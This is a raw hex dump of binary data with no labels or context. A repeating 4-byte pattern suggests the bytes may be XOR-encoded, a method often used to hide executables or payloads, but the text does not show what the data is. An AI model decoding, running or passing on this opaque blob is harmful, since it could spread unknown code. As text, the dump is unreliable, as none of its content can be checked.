19 00 AF F3 50 91 E8 D5 EC 72 D5 0D 98 0D 16 21
FE 7A A7 78 EB 81 17 FB 8C 38 69 D8 E7 FA A5 32
E6 7C A1 81 A0 3A 77 02 93 3E E5 44 1C BB 78 8A
3A C3 60 7F 00 4F BD CC A2 99 C1 E8 CC BB 89 E4
B8 59 88 0F BA 56 EB 8B F5 69 66 2C EF 86 34 94
FA DD 31 51 84 0A 85 50 10 B8 52 43 93 6D E7 6E
6E F2 56 AB DF 90 72 DF 4B 6D 3D 81 7A EF 9F E5
66 FD 15 C0 42 47 DD 28 4E F2 73 59 04 13 A7 BD
5C 81 81 9C EE 5B 09 BF 16 8E B3 D8 96 E4 03 03
C7 FF 8B 3E 92 56 6F F6 93 E4 1E 5B F3 67 05 44
1C 0B 8F D9 5B 84 34 DE 0C 38 1E 56 D5 89 4D A1
D6 0F EB 72 57 4A ED 27 D4 1D 7A 12 D1 53 4E 72
70 34 94 D5 BC 49 7F E0 12 20 1F 4F BE 92 A8 4B
04 CD 2F 4F 63 BC 03 E9 12 65 AB BE D6 54 A9 C0

B6 A3 37 E7 25 DE E0 63 1A 2F 3C 96 86 0C 24 AC
0E A2 AC CF 63 F0 67 2E 0F B0 1D 15 62 C7 A7 AF
CB 0E 63 0E 55 41 30 A8 C3 1D 0B D3 ED 58 8D 91
6A DE C2 2B 75 5B AA 4B 84 2D 00 C7 58 9E FF 8B
99 17 CF 0B A6 FC 2F 1C F2 1F 6D 08 06 69 9D 3C
BB D2 0E 89 15 87 8B C8 5A 68 54 03 ED AB A7 5D
38 94 0F 24 8A 46 75 41 02 10 76 82 8E 37 45 3C
B9 43 AF CF 57 EA 76 AC 53 EB 27 FC 1A 7A 47 17
9A A8 76 01 F2 9E 88 88 DD C3 2C 97 E7 D7 A3 75
59 9C 64 3B 15 94 AE EF 67 99 E7 6F 40 A2 28 FC
27 DF AE 91 82 D9 CB E7 1C E6 06 8C 56 EC BF 2D
02 94 8F E5 DA 92 14 20 3C 89 15 14 09 46 88 65
D5 A5 BA 15 EF 34 62 99 28 3C BE B4 5A 7D 31 AF
FB 11 3C 89 5A D9 7A F3 2F 5B D7 AB 45 4D 17 01
1D 16 DA BF DA 47 48 33 31 36 1A 32 71 37 5A 36
79 37 5C 32 41 77 5A 32 D1 36 DA 33 71 37 55 12
71 53 99 72 20 A9 12 ED 76 B0 07 98 04 90 07 4D
4A 19 62 C4 D6 60 03 9D F4 1C EC 0D 64 B8 DE BD
6D 03 CC 58 14 E8 F3 5D 0F 26 C4 B9 35 D6 75 64
AE BD 35 EE 99 12 EB D9 B6 3E 4C 74 64 E0 50 91
F9 F2 79 0D B9 20 9B 97 93 35 BA 37 31 65 68 B3
38 BA 90 08 71 35 2E 70 3F 26 C6 43 55 AE CB 02
76 BD 84 AD 2D C5 B9 AA CE 96 BF 48 1C 69 C0 6B
DB 4A 91 EB EC B5 3A 8F 3F 0E EF C7 56 2A EF 22
00 49 BD 84 CA DC EF 1C A8 1A A7 BE DD 95 E1 25
B4 23 A5 32 52 F4 35 7C 18 8E 0B 15 78 4C 7C 23
A0 7C 27 8A 5A 0E 6F D8 44 6D 23 50 99 8E 1F 4B
4C A2 31 58 C6 F8 31 C4 10 4D AE A5 9B 55 FE AC
9A B5 A5 32 C1 62 42 13 39 33 21 A6 E9 3F A3 CC
DE E6 BD 9B C2 89 FF B4 BF 73 60 1C D8 F8 ED 81
12 DA AB CD 71 55 77 A9 8B AC C3 03 91 D4 9D 7E
85 0D 55 7F 82 1A D4 B7 23 BA 40 6A 48 5B EA 51
A5 1C CF AC EF 00 10 7A 82 DC 64 1B 26 65 A6 FE
84 53 B9 97 2D A3 BA 96 C9 51 1C 27 DF EF 1C 0E
10 2B E4 91 A7 56 F9 A1 F3 CF FE 6B 67 E0 03 DF
9D BB 7F 5F 00 D1 13 4C 16 F0 B0 48 87 95 87 90
81 B8 5E C7 C6 FA B5 56 CE 64 04 3E 2D E8 22 C7
05 F0 C1 11 8B AF 11 9A 18 54 A9 6A CE 64 BA AF
87 89 3D 15 88 A6 94 7D E8 08 8E 8C 78 CE 45 5F
06 65 8A FC 4C 85 C8 5A 88 89 FD 3F 52 A9 32 A3
BA FC AD 2B 44 10 46 DC 2C 52 80 7E 43 4E 45 AB
21 EA 69 9D A0 CD FE C6 27 9B E6 F1 B8 FF 26 BE
C3 6E 88 65 98 23 AF 4F 54 A6 17 6A E2 50 E8 24
33 FF AD 64 A2 69 BD D7 C0 85 0B 49 47 B8 F8 CE
4E E1 7F 67 DB AC 3E EE 2E 8E 99 0F 2F AC CF C7
AF 7F 1F 1C 9D 03 A8 AB 3E 29 09 A7 A1 37 4B 70
0C BD 52 B4 91 93 70 B2 71 37 56 B2 71 37 44 72
B8 37 6B A0 71 37 5F 33 21 57 1A F2 73 23 DA B2
71 72 4E BE D7 9E 97 70 6C D8 3E 6E 16 71 E7 5C
D4 5E F0 5D E6 F5 A1 AC 5C 2A 48 AE EC C0 35 15
B3 13 7A C7 0B B0 3F AD 5B 48 53 DC A8 1A E3 0F
49 54 9E 66 25 07 09 99 20 3D 5B 26 71 37 7B A3
71 4E 5A 32 71 37 5A 32 71 37 7B 73 0B 07 CE 66
C8 6E 66 E5 19 1C E9 4A 0D 18 87 2C B1 24 D4 69
DE 60 FF CB 2E 4B 0D B1 1F A8 F2 E5 12 DA E9 D2
E6 E3 AD 0F A8 95 A7 17 26 F0 B8 BC 8E 37 1A 05
34 90 99 7E B9 D2 11 79 D9 E5 E6 E1 4F DF A1 01
14 6A 13 14 D2 4B 06 16 30 E6 5C 27 A8 2E 9D 1B
D7 51 D8 B6 B7 3D 50 03 18 02 CC 5A 0B 42 71 D1

4E 54 88 3A FD 1B A3 56 A0 C7 E7 64 23 4D 91 09
CC F8 E6 59 B8 C5 E5 BA 05 05 D7 8C C5 21 0B E1
6B D0 C6 9C 77 3E D8 8D C0 00 60 0A D9 11 B9 FB
31 9F D9 1E 7A D3 3E BE 70 77 99 14 69 0F 41 18
C0 F5 30 79 E5 FB 6A F9 69 D2 C8 A3 86 CA 41 60
84 0D 62 05 BB 0D 63 FB B8 CB 65 79 DA 74 4C CD
71 AF B1 11 96 5A A0 DF 4F 37 59 A9 31 37 5A 32
71 37 5A F4 91 36 28 3A 71 B7 58 1A 71 37 5B 00
77 6E 79 52 F1 67 1A 37 30 B3 52 32 71 3B BC D9
9C 44 E0 26 32 B0 93 DD ED 8C 38 E9 81 B9 14 BB
CC 72 AC 6F 5E 4A D4 E8 96 5F AD F0 C4 3F F2 9D
77 7E 34 C0 23 A9 CF 32 70 77 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 24 45 7E
EB 18 8B E5 0B CF B9 8B 99 37 22 46 EB 1E B3 DE
1E 8A E2 8C 60 DA 01 26 71 37 54 B2 71 34 6F 6F
3D 58 F7 F0 1A 1F 82 33 B6 30 0B CA 03 8C 7E EE
54 B4 97 CD 71 B1 7F D0 16 E4 D9 6C 24 A8 52 CB
FE CB 6B 1D 84 AE 75 F1 6F C4 64 A5 83 34 90 95
F5 4B B0 CE 40 38 69 54 B4 CF 34 A7 BA 50 22 3D
5B 4F 1D 27 0F 2A 89 CB AD FA 24 2D A3 98 5D 6E
11 4E 09 F4 48 5C FB 5B 67 CA FC BF 0E 72 FD C4
06 1D 3B C3 52 80 D8 07 C7 06 EB 4E D8 D5 A6 D4
B5 D6 6D 25 BB 15 CC 2C 3F E8 B8 3F 73 91 95 64
7A 3E A8 42 A8 E5 21 BC 67 45 E4 FD 81 D1 ED E4
D6 E4 C9 EC 4D 14 E6 AC 3E B6 B2 A8 DE 74 0F 2F
87 5B A1 88 95 92 5E E5 7E 44 9F 89 6F 60 06 5D
D7 57 59 B1 31 37 DA 32 51 37 5A 32 71 37 5A B6
53 52 50 56 61 BB 56 B3 71 62 43 12 71 27 52 38
79 6B DE 34 06 2E 55 B2 4D AA 10 ED 3A 7E 7D AD
F8 C7 30 DB 84 0D 2E DB 45 5D B1 20 0C A2 9D CF
3D C1 9F 50 40 7C 82 C7 9B A9 D2 FA D5 1E 8B 92
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 5A 34 43 A5 D0 F9
91 71 2B A5 BA 13 93 5E 64 A7 B7 4C 3F 5A E0 19
9B A0 2C AC 1C CA 42 75 3E 45 C6 88 CB BB B0 4F
CB BF B9 D8 05 1D E4 25 5E B5 13 90 EC 5B 59 52
34 3D 1E 60 81 3F 0A 0A 50 7F 0E 72 69 37 F9 A9
A7 9E 0C 5A D7 ED 91 75 B2 FE 38 7F 6E 4A 8E A4
05 A1 27 BD F3 86 26 40 8A AA 6A 42 BE DC 70 55
A8 03 8D B4 0C D8 1D E6 8F E6 F9 B9 3E 4F F9 C1
85 4A 1D D3 1C 79 A8 9B C2 2C EB DE 9A 0F 8D E6
D6 A7 12 C9 65 CE A5 32 C6 57 5A EB 71 33 5A 32
71 37 5A 32 71 F7 4F A2 45 37 0A 12 58 37 6A B1
79 3D 5A 32 71 FF 58 00 E0 B3 28 48 D6 F2 F3 94
4E 64 F8 8E 0C B9 2D 63 1B 0D 80 69 91 DF 79 EB
DE D6 43 30 65 EC 1A 32 71 37 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 32
71 37 52 F3 31 71 F1 5B DF F2 D3 F5 48 0B 4C C6
8A 1F A2 C6 C2 F0 8A DB 91 08 EA 7C 48 63 AF 2B
A6 12 57 66 6B 49 A4 3C E4 41 1C E6 D4 3E 7C BE
1F 95 E1 92 92 1F FC 41 D4 93 E1 79 5F DA 61 5C
4F F2 79 9F 87 1D 66 26 04 3F 13 C4 AB CC 7F DE
BE 5B 3C A8 AA 47 E7 56 77 48 A5 32 77 75 DA 30
70 07 0A 35 FA 9E E6 5A 9D CC 45 35 16 F9 A4 D5
AD C2 DD BF 7D EE AA E1 88 A8 86 D9 F2 F8 C5 E6
36 7C FB EE 9B DD 4F 8E 90 53 BC 11 07 A9 9D 6F
81 A5 AA FF 14 0C 43 BD A3 97 A9 88 90 AE 44 5C
EE 5D ED 79 2D 8B EE 48 7E AE C6 D7 07 A8 4D FA
50 45 3B 72 43 05 5E F2 59 1F 3E 13 E3 50 5E 26
75 F7 42 A2 D1 03 DF 76 79 3D 18 A2 72 3F 6A B2

D1 B2 58 02 F0 37 92 B2 F3 14 CD E4 D3 95 F1 81
A8 A9 B2 5D 65 C9 DD AD DA E0 87 96 1E EE BE EB
D7 84 8E 94 7C 4E 1D 81 2C C3 1C D0 E2 FE 17 86
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 32
F1 93 9A 7C 4D 4D F7 37 0B BA 80 DF E6 B1 D5 26
2F 90 FD F9 92 FA CF 9D 59 DB C8 63 23 7A 6F A7
9D 64 D7 28 0C 6A 20 B7 E9 8A A7 8E EA E1 54 5C
D6 90 62 FD A5 E4 64 FB 0C 31 CD 6D 5B D0 B3 58
22 78 99 52 04 36 D0 A0 00 FD 23 FB 22 EB 50 32
53 8E C7 5F 92 76 69 D0 54 FC 64 FD DE FC 40 2B
5E 9E AB A0 95 DC D9 FD EE E6 4C 09 38 04 48 CB
47 F4 B4 C8 74 89 FC B4 4A CB FD 67 42 B6 A2 68
1F 6D 23 76 9E 47 26 CF E2 CC 61 50 D1 BF FD 24
B1 2F 93 32 D5 FF 92 26 FE 37 4F 23 F3 B7 78 33
73 03 5A 2A 71 3F 9A 05 C1 76 DE 22 6F 34 5B 72
B0 01 58 BE 01 65 5B 99 20 6D E0 BB B0 CC 46 CC
E4 00 B3 F8 E6 FB 43 E7 95 D3 E2 8F 5F 88 E1 BA
BD D8 F5 14 2C 17 38 AC 00 8E CB DA 19 37 5F 32
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 3A
21 33 21 AC 0C 79 CC 8F 3D 06 67 AD F7 B8 12 18
49 86 E9 61 A2 DB 0B 81 92 9C 66 AF 3B 9A DF 83
23 B4 81 EA BB ED B9 56 2D 53 E8 AB BA 81 E1 08
0C 9D 2F D7 A7 CB 5E 44 62 31 E0 55 9B 60 43 51
68 71 95 37 26 38 AB 16 80 92 11 EF EE 17 A3 0C
D2 C6 6E 8D BA BD 64 6E 98 B8 9D AD 4E 9D DD C1
75 0B C0 57 84 A8 DE DE 9C BB 8B C6 98 F1 1D F5
8F 20 C4 1E E3 09 EB 2C 5C E9 F1 9C 5D EB 27 BE
01 F1 00 54 3B 49 B2 C1 C7 E1 8B A0 91 FA E2 83
A9 8B 54 3E 39 ED 71 B9 40 48 38 42 62 1E 42 76
65 37 0F 76 37 FD 92 FA D3 52 78 D6 B9 15 4B AB
42 27 5B 30 70 7D 1A 26 B9 EF C2 3E 53 91 66 A4
41 FE CC 11 7F 40 75 3C C0 66 35 F3 96 E0 33 91
14 3A F5 AF 1F B8 11 A9 81 5C 21 D5 4F 7A 39 4B
20 D6 8B 6D AE 29 83 8D FB 0B C4 84 80 BA D5 24
DF B0 17 B8 8B A1 91 A6 0B 1F E4 05 B2 8D 75 0C
96 90 46 88 C3 80 58 10 EC 0F 8A 32 51 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 50 32 73 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 3B
5D D4 38 78 7B 5E 73 1E D2 17 5C 18 5B 1C 51 56
14 D7 DB C2 19 4B ED D0 18 C8 5A AB 69 A8 64 47
8E 37 4A 7D CA 61 8D 83 B6 4B C7 43 89 C5 BF C7
02 86 5D B2 27 6A B5 F1 5E C9 71 35 A8 19 55 B9
8D 02 A6 53 87 BC D9 F1 CE DC EC 0D 71 B6 15 19
10 64 32 B6 14 DD AB A8 EE 8E 29 2B 6B E7 3C 8E
E2 BA C7 99 B2 06 B7 54 5B 7A 43 C5 C5 09 F8 06
B0 A5 C8 A5 F1 0F 6F 80 64 95 43 5F 27 F7 D3 A6
70 3C C8 32 11 93 82 10 66 2C 5F 24 A8 86 1C 03
2A BE 60 47 DF 06 36 FD 7B 0B CF 85 8D 91 E3 1B
4C EE F4 3E ED C4 9B B1 08 4C DE 0E 9F 77 46 02
F0 A2 B9 25 64 1B FD 88 16 0D 87 0E 85 A1 61 1B
AF 38 C2 AF 56 C0 79 78 38 C0 41 F5 4F 63 EB D5
A2 DD 79 46 27 29 A4 63 CA DB 22 87 6B 0E 0C EF
AB 40 D3 4B 34 E4 31 A6 8F 3C 0D 5E A6 B4 83 BC
03 A5 E7 92 F8 91 D0 5B D1 37 1A 32 0F 57 5B BE
D6 2F F6 8B 54 CE C2 99 DA 4C 73 14 B1 EF 56 61
3E FD 68 30 73 B5 AA 72 21 33 5F F3 71 23 5B F3
70 7F 62 1A 51 17 FA 52 11 37 42 2A 71 36 5A 92

71 37 5A 32 71 37 3E 32 71 36 44 40 4E A3 64 63
F4 84 B7 98 03 F8 52 9B 2E 26 8F D5 AC 99 C0 C4
16 0A C4 D9 59 8C 03 98 E6 53 01 5F EF EA 65 D3
9A 90 E6 C4 4A 7C 7E 4B 9D 81 E2 92 8B 72 A2 5B
12 4E C4 6F 2E 76 E8 A6 94 69 B2 44 56 BA 36 CE
43 88 B8 A9 4F F2 45 1D 89 51 F4 F9 D7 91 EB 16
0C 76 BB ED 84 E0 42 32 7E 0C 3A 32 59 2C 9A D6
DB 29 02 D0 78 53 91 81 AD 0E 7E 82 FD 2B C1 54
CF 14 7D 17 6F 36 D2 2F 2F 3D 88 CE 43 71 FC 6E
E8 DF 82 D3 9D FB 00 59 E5 73 80 D2 B8 7A EF 8B
0F BB 10 82 63 45 BA FB 34 18 C2 42 12 B1 A2 01
20 7C 2C F1 C2 3C 52 E4 AA 4B DB A9 EF 01 1C 3F
C7 77 60 18 1C 2E 71 03 B8 B6 02 DB B7 FB 9C 79
FD 26 9B 0C 68 9F 93 04 F6 72 2B 59 F3 59 3E 9E
0F F1 07 E3 E6 1C 59 A2 1B 4E BE 1F C8 01 60 E4
42 21 23 C7 46 70 17 3C 98 83 E4 B0 12 5D A7 55
15 94 4F AB 4C A6 9A D8 CB BD B5 4A D4 4B 31 F8
41 E2 31 5F A4 80 4E EE 10 A8 5D A7 CF F2 9B D8
A6 B0 40 C2 CE 81 A7 15 22 8C 16 E6 5F CF 8D 8B
AA 94 01 7F 80 6A C8 EE 88 98 C3 5C C7 22 9C 62
0C E2 93 F7 EC CF 9D 1F 0C 5D AD 14 2F 79 4C A9
DA 6E 0C 11 05 6C 04 D5 2B BA 07 65 DD F5 11 0C
A8 04 39 4E 96 E0 FA C1 AE 62 EC 5F 68 D6 41 CC
BD 52 CB 2C 49 43 A2 87 8F 54 28 19 98 C3 39 D3
3C 08 29 E5 C8 67 1D 08 BC 1A AE 9E A2 0B F5 51
07 A0 0E D4 8A 1B D1 60 2F 6E B1 02 04 F2 11 8B
34 53 F0 EA 73 33 5A 33 32 13 5A B2 2D A7 4E 6E
E1 35 50 3A 71 97 DA 38 79 37 FA B7 71 37 5A 32
71 37 5A 70 E1 3D 52 B8 77 BA 1F C3 D3 0E 21 CF
7E 3C DF C8 A7 C5 A1 18 87 0D 4C E3 6A 53 C6 CE
68 9F F2 9E 54 85 AA 58 56 2D 33 E0 A4 90 D0 67
B4 2C E6 26 62 93 9E 11 3A 2C F6 90 FE 37 EB FB
A6 DE FF 95 C0 5D 32 69 88 F6 8E E0 1B 21 F8 A7
45 FE 3E 26 91 D5 AD 7E 96 DF 7E C6 AB FE 33 EC
A0 4C F9 A4 AD 4C 43 D5 6C B0 98 29 62 EF 97 77
C2 FE 99 9E 28 63 01 C8 68 D5 6B ED 4A AF E3 85
C6 32 04 80 89 56 ED 1E B4 FC 7C 12 04 20 7A A9
F5 72 0C 32 7B F4 7A 31 5B B1 11 39 07 75 68 F8
FC 8A B3 42 11 D1 85 14 54 F6 20 18 7D B2 1E DB
B7 17 93 A2 F0 A7 1A 26 5B 37 F2 34 B0 FB B0 AF
34 5E B9 EB 76 C6 69 6A 3A 5F 85 9F 9B 26 88 F7
D9 FC 68 4C 7F 22 8D 69 D8 A8 2F 80 BB C7 D5 09
CB 61 11 8F 97 65 24 D7 22 82 E6 C4 EF FB 2A D1
DF 2F A4 E9 A7 60 5E 43 BB F6 FF 6F 44 1B 10 1F
8C BA 8A 83 38 D4 DD DE BF 84 89 E1 8C 45 AE AF
F9 9C 53 51 77 6B B4 0D 53 C2 3C 8B 60 93 8C 2D
77 92 5D 35 AC 63 C6 6B CA 34 EF 22 BA 6B 37 91
D8 EA 14 E4 DF D2 B4 46 99 DD 0E 6E C0 A9 8C 43
8D 57 8C D8 2D F0 73 A3 B2 1A 05 D1 98 D5 8E 85
3C 03 3E 4E BC 6D D7 7F 7E D6 C9 A0 2F 2E B7 95
DC F1 62 65 34 90 B4 75 6A BA D4 FA 4D 83 2F 2F
44 EF 0B AC 9E F4 67 18 38 C7 89 3A B9 24 65 63
E1 1F 51 DC 37 F7 FE 1B 79 1F 7C F2 7B 36 5A 92
F4 37 5A 32 71 37 5A 32 71 37 5A 30 65 37 5E 1A
73 23 56 33 71 F7 9A 32 2D 37 7A 2A 59 27 BC 59
D2 DE B0 D9 C8 5A CD B1 D9 44 A0 98 BC 3D 04 FE
E6 D5 0D 64 C4 29 9E ED E5 60 6D D1 F2 71 C4 6F
85 61 A4 B4 A2 F0 CD E6 E1 D0 C8 91 6C C5 09 2F
49 97 7A 62 75 56 4B 66 71 0D 6A 32 42 1D 4A 26
D9 37 1A 98 23 35 5A 32 71 16 10 1C 79 E6 28 7A

7B B8 DC 4E C7 9A 24 E3 DC AC C9 E8 56 E3 65 A7
8C B8 CD A6 2D 02 0C F7 83 EE B3 E3 B7 87 C4 E3
30 70 DF F5 E0 1E FE E0 2D 85 14 6F CD 59 85 B1
D0 E4 2E 3C 3E E2 E3 5D 91 C2 E1 D7 E5 A8 43 DA
45 7D 4B C7 DC 6E 95 B4 12 9E 88 63 D8 5A 88 C9
16 DB D4 9E 91 92 44 E7 B0 D0 FD 71 6B 5B 29 7D
07 29 25 19 A6 31 2A 85 3C 19 81 51 C6 8E C6 56
D4 8D 23 0C F3 EA 67 44 B6 81 9E AC 3F 61 F5 97
3B A1 BF 71 BE E7 C7 44 B2 58 A0 C0 E5 E1 FF 1A
4F EC 0D 59 42 FE 04 AB E5 87 6B 60 89 87 03 5E
FC 03 66 8B 16 EB 7D 69 AE 81 56 6E 62 D2 7C 65
85 14 C6 51 BA 3E 26 5D A7 90 10 7D 58 83 37 98
AA DD 84 21 1C 4A 16 0D 19 B9 2B E8 8F D1 30 78
3A 0E 54 45 7D 58 9D 98 CF 9A 36 04 C3 2E A0 AC
CB CD 9F 00 B6 40 98 40 81 89 BB F0 5C 59 CB 0A
B4 E3 B5 F1 2A 7A C5 1E E0 8E 10 00 AC 03 95 A5
85 A5 87 79 77 46 E8 C8 AE F4 39 51 FD 6A 23 75
A2 34 BD D1 A4 42 6A 6A E5 4C D7 C7 04 F3 CC 1F
DC 95 2B AD 6B DB D9 F7 26 63 89 6B FE BC 45 74
0B 54 2F 41 88 51 C2 D1 4F EC 5B 0D 41 0F 2F A2
50 4B CA 32 71 37 5A 32 71 37 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 74 34 99 E7 4E B4 CB DC
81 4F 20 94 0E 53 31 F4 38 65 E7 2F 48 C0 33 19
0E 74 8C 4B 05 1C ED 7F 2B CD 44 AE EF 2B F5 86
FB 76 CB A1 5B 93 93 00 71 FF 42 D6 D9 B5 DA 32
B1 2F C3 37 70 37 1F 36 79 1D D8 36 62 9D 52 30
D9 17 52 96 14 14 50 2E 5F 98 FC A6 56 DC 9B 4F
BF DE B9 D8 18 0D 2A 47 A6 4E 14 C3 BD DE C0 05
05 CA 31 64 AF 26 87 79 C4 56 77 BF 2B 62 42 E1
64 22 BA EE 0A 79 AF 03 C9 4B CE 36 3D 31 C3 73
64 F8 B0 28 19 79 47 FC 4E 20 8A D2 28 53 B3 AD
1A BB E1 4C B6 E0 6E AC BC 2D F6 E1 A4 02 D3 70
5D E0 9F AB 29 CE CD 46 14 3B FC 51 D6 D9 2B 58
60 5A EC 44 9E DF EE E8 C2 2B 9D DE 08 D6 89 C7
6B 7A B3 58 1A DD DD 65 83 6F 8F 65 3E 8D 87 D6
CA 64 67 C6 85 9D FB 8E 8F 11 30 6F 3B DD EB 29
C5 DA 39 F8 4C 22 2F 1F 4D CE 34 0D 00 E3 E1 1F
1D A1 D5 7D 59 D6 8C A3 94 88 FC 63 69 8E 7D E8
FE 43 74 98 BD 41 13 01 7C 62 54 C8 AD 63 EA 08
E2 1C 46 BA 05 C0 66 88 D6 A5 15 77 D8 B5 B9 1A
9B DF EE AD C2 10 AB 56 84 0B 39 43 A7 91 2F C1
63 44 F7 CE 00 5C A8 38 99 80 93 C6 E2 95 E3 CE
A0 7B A8 69 A3 5F EB D5 69 CC 54 88 BC 8B A0 D6
0C BF BA A9 AC 53 AC 6F A3 10 57 DB EA 48 1C 4A
D6 71 F8 8B 87 EF E1 50 8D A2 F5 FB FC 7E 0F 34
89 F4 A0 37 6A 16 E7 44 38 29 F0 48 05 59 D4 E8
EE CC 41 17 A3 1A D0 5C 67 D0 A8 3C 06 1B 31 F9
6C 69 F0 8D 88 AE A1 A9 9B DC 69 BC A7 70 7D B5
23 99 F9 03 C7 08 C3 B6 6D 2B 0D 41 BA 54 D3 FB
0F 0C CF 47 EB 52 94 F5 DF 8A 2F 24 00 02 A0 AD
47 DE DE A5 B3 FB 07 20 FE FC 7C B5 7E F0 05 6B
6A 14 77 E6 E2 CB 96 80 0D AB 34 E6 A2 8B 3E EC
7C E7 B1 A8 FB D3 CE 93 E5 79 63 57 8C 58 45 7F
E0 A4 D5 7D 2E 9D 31 24 34 F2 C4 E8 C4 CD 21 64
12 55 7D 3B 9C DB 92 07 B7 46 31 D3 E3 51 19 B8
B9 26 58 38 3D A3 DA 62 33 97 5A 22 7B F7 5A 32
74 37 5A 32 60 37 FD 0D DB 7C A6 A7 6E 19 1D 8E
97 DC 41 81 24 62 24 FD 5D F9 05 20 CB 03 74 E8
D3 89 D2 E8 12 22 DE A5 C0 A6 BB F9 9B 33 72 00

74 EF 9E 33 07 1D 6B 18 7B 8E 3A 32 41 36 DA 36
71 BD FA B7 5B 1F 7C 74 31 03 5C 74 33 B7 5A B2
10 07 5A C0 9A D5 84 AB C5 4D D6 1E FE 4A 28 7D
FF 3A BB C6 DE 09 DC 7F A1 AC 67 1A 96 43 A1 09
5D 85 C3 40 EF F0 1E C4 BE BF FA BA D4 5F 5A 02
51 77 4E 03 84 2F 43 1C 30 FF 9F F0 43 ED 13 0D
CB 0B AC 5A 19 86 E6 F3 5E 86 B0 F4 39 C1 53 51
F8 9F 88 6B D2 86 01 71 1F 1E B4 BC EF A0 0A 9D
DA 8E 29 D6 AC 1F F3 14 D5 84 4D FB BA AC 27 0D
22 C8 5A D7 3D 9E 47 67 9E B4 7D B4 C3 56 43 1B
D5 D5 A8 AB E6 E7 CF 50 E0 C5 5B 26 81 56 3F 63
C3 1A 10 1B E8 B5 D4 4F AC 0E 7F A8 15 D7 A4 BE
A4 2C EF 68 26 C9 38 DD FE 8E 8F 11 F3 A0 96 80
F6 65 9D 2D 2E 9E FD 61 D6 EC 50 6D 22 AD 8F 58
60 EC 25 93 AF E3 2E F8 1F A4 25 1C 0C BB 32 DB
0B 4D ED A0 9F F6 F3 68 B7 C6 9B 9F BF 81 C6 90
A5 68 5C CC 27 79 8C 81 3A 2C 2E C0 F5 15 C9 C2
01 96 CE EE 6E 06 83 A5 DE 71 43 F8 38 D8 D9 3B
55 CB 41 2E 3D 63 2D 3C 08 D4 37 50 C5 C2 97 57
B5 F0 AC 6C A6 AF 6C 8C BD C3 7F B6 20 E0 06 46
BA 2D 38 C7 64 D8 51 17 8B AC F1 D8 4B FD 84 DD
59 09 58 76 5F A8 AB D8 DE 9B 97 4E 80 00 9D 9F
A4 CB 93 91 EB E5 AC 03 01 BC AA B5 69 8D F1 81
7F 98 FD A5 82 57 87 2F 04 25 B8 5A 88 C0 0E 6D
83 98 92 48 40 C7 80 15 68 CB 0F C6 C0 89 E3 CE
C2 71 30 6B 90 90 D9 D7 ED 52 4E EE 5D 5F B2 DA
19 80 0B 7D 05 42 57 7B 09 14 C4 6A A9 DB E5 4E
82 D7 FD 01 3A 9D E8 89 AC 2D DD 8D F7 43 DE 54
24 33 73 18 F1 35 DA 32 F1 BE BE 9A F1 7B B6 FD
7F AA 20 88 88 7A B4 90 C1 B8 14 98 B4 6A 68 54
DF AA 56 61 AE 19 04 D4 47 E9 1E 49 FB 73 06 AC
5B B7 5E 10 DF 31 5C 74 31 57 7B A3 E1 1F 5A 3F
11 35 72 32 71 37 72 89 77 75 A2 12 F1 37 5A 9A
1D 67 7B A4 60 2F 4A 55 99 30 76 79 BB B9 14 81
8F 2C 05 39 26 FC 74 7C D5 69 08 59 F7 4E A0 BC
EE E1 89 F9 7A D5 D0 F8 45 C3 97 7D 04 69 C7 BD
63 B9 81 AC BC 4E 2C 15 9C D8 5E 7F 60 F9 73 5C
A3 F6 83 97 3A EE CF DE 19 A9 F0 AA 0D E4 D5 D8
08 9B B0 C6 B0 56 64 D3 B3 42 8A 29 0C 45 2B 1E
9A 64 35 CE CB FA 48 D8 2B 8E A6 9D C0 20 D7 4A
AB CD 5D 17 6E AE FE 53 4C 7A 0B 69 BF 10 94 F8
0B BC 65 4B 1A 06 AE 8F 95 E8 BC 0A A5 E0 07 99
4B 8A 4A 4A 3E 08 39 FD 4F 83 E5 A0 7C AB 9D 3A
36 F7 09 6C B9 46 63 DD E4 DB C5 67 CF 48 76 42
08 98 C7 88 E4 C6 91 30 5C 08 5C 7D 13 8C 17 60
B6 90 FE D9 2C 58 8A 8B 9E D6 C7 86 82 8E A8 84
34 8B 10 0D 45 79 9D 7E 9B 29 E6 27 07 03 FD 2F
F8 54 DC 4A 89 8D 3B 21 F3 94 76 9A 71 37 5A 32
75 35 7E 42 CB 99 C7 E1 D9 60 1F 5E 88 0C 84 3D
56 67 FD E7 A3 FC 37 E4 94 BC D7 D7 00 04 AA DF
95 19 56 1B 1C F2 FD F8 17 5C D9 7D 1F 09 B8 B2
72 9B 4A 1A 53 17 72 30 77 36 0B 28 36 90 FF 6A
90 9D B7 FC 62 0B BC 68 07 E1 E8 2A 86 06 C5 F5
7C 8F A0 47 C4 ED 1D 4E 4C 7F 37 56 49 2D 47 79
C0 4D 2C 5F 44 FD 67 99 AE DF 22 87 0B 78 A3 E6
9C 02 94 0E ED 07 83 DD FE 28 90 C4 DE 96 15 2C
E6 6F F7 6F C7 4B 69 6C 7E 6E B2 DE 18 76 68 3A
74 33 58 A3 83 63 AC 07 2E 5B 30 98 23 58 42 3B
2F 1A 2E AF A6 F5 C2 4B 88 B9 DF 42 21 B3 08 D3
CF 30 C7 C0 F0 D2 3C 0B F0 30 1F 1C 3F 10 8C 80

0F 29 C7 09 ED D2 26 CB E0 30 1F 1C 3E 19 86 89
09 BC EC F2 08 30 5C B4 63 FF 3B 36 2D 57 D9 F2
BB 36 D8 25 51 3D DB 32 69 B7 52 92 11 36 50 02
71 05 3E 32 5B 3B 7A E2 71 37 4E B2 71 1E 5A 35
C8 D5 E5 70 D6 00 60 A9 FD 8A CB DE 0A BA AD 4B
44 B9 0C 66 92 A2 27 68 FB DE CE 8F 3D 57 BF 9B
9B 1B 17 FC B6 CE 47 9C C0 55 DC A1 C4 4B 88 0B
61 ED 53 01 AC 98 71 51 DF 8B 61 6A 5B C8 5A E7
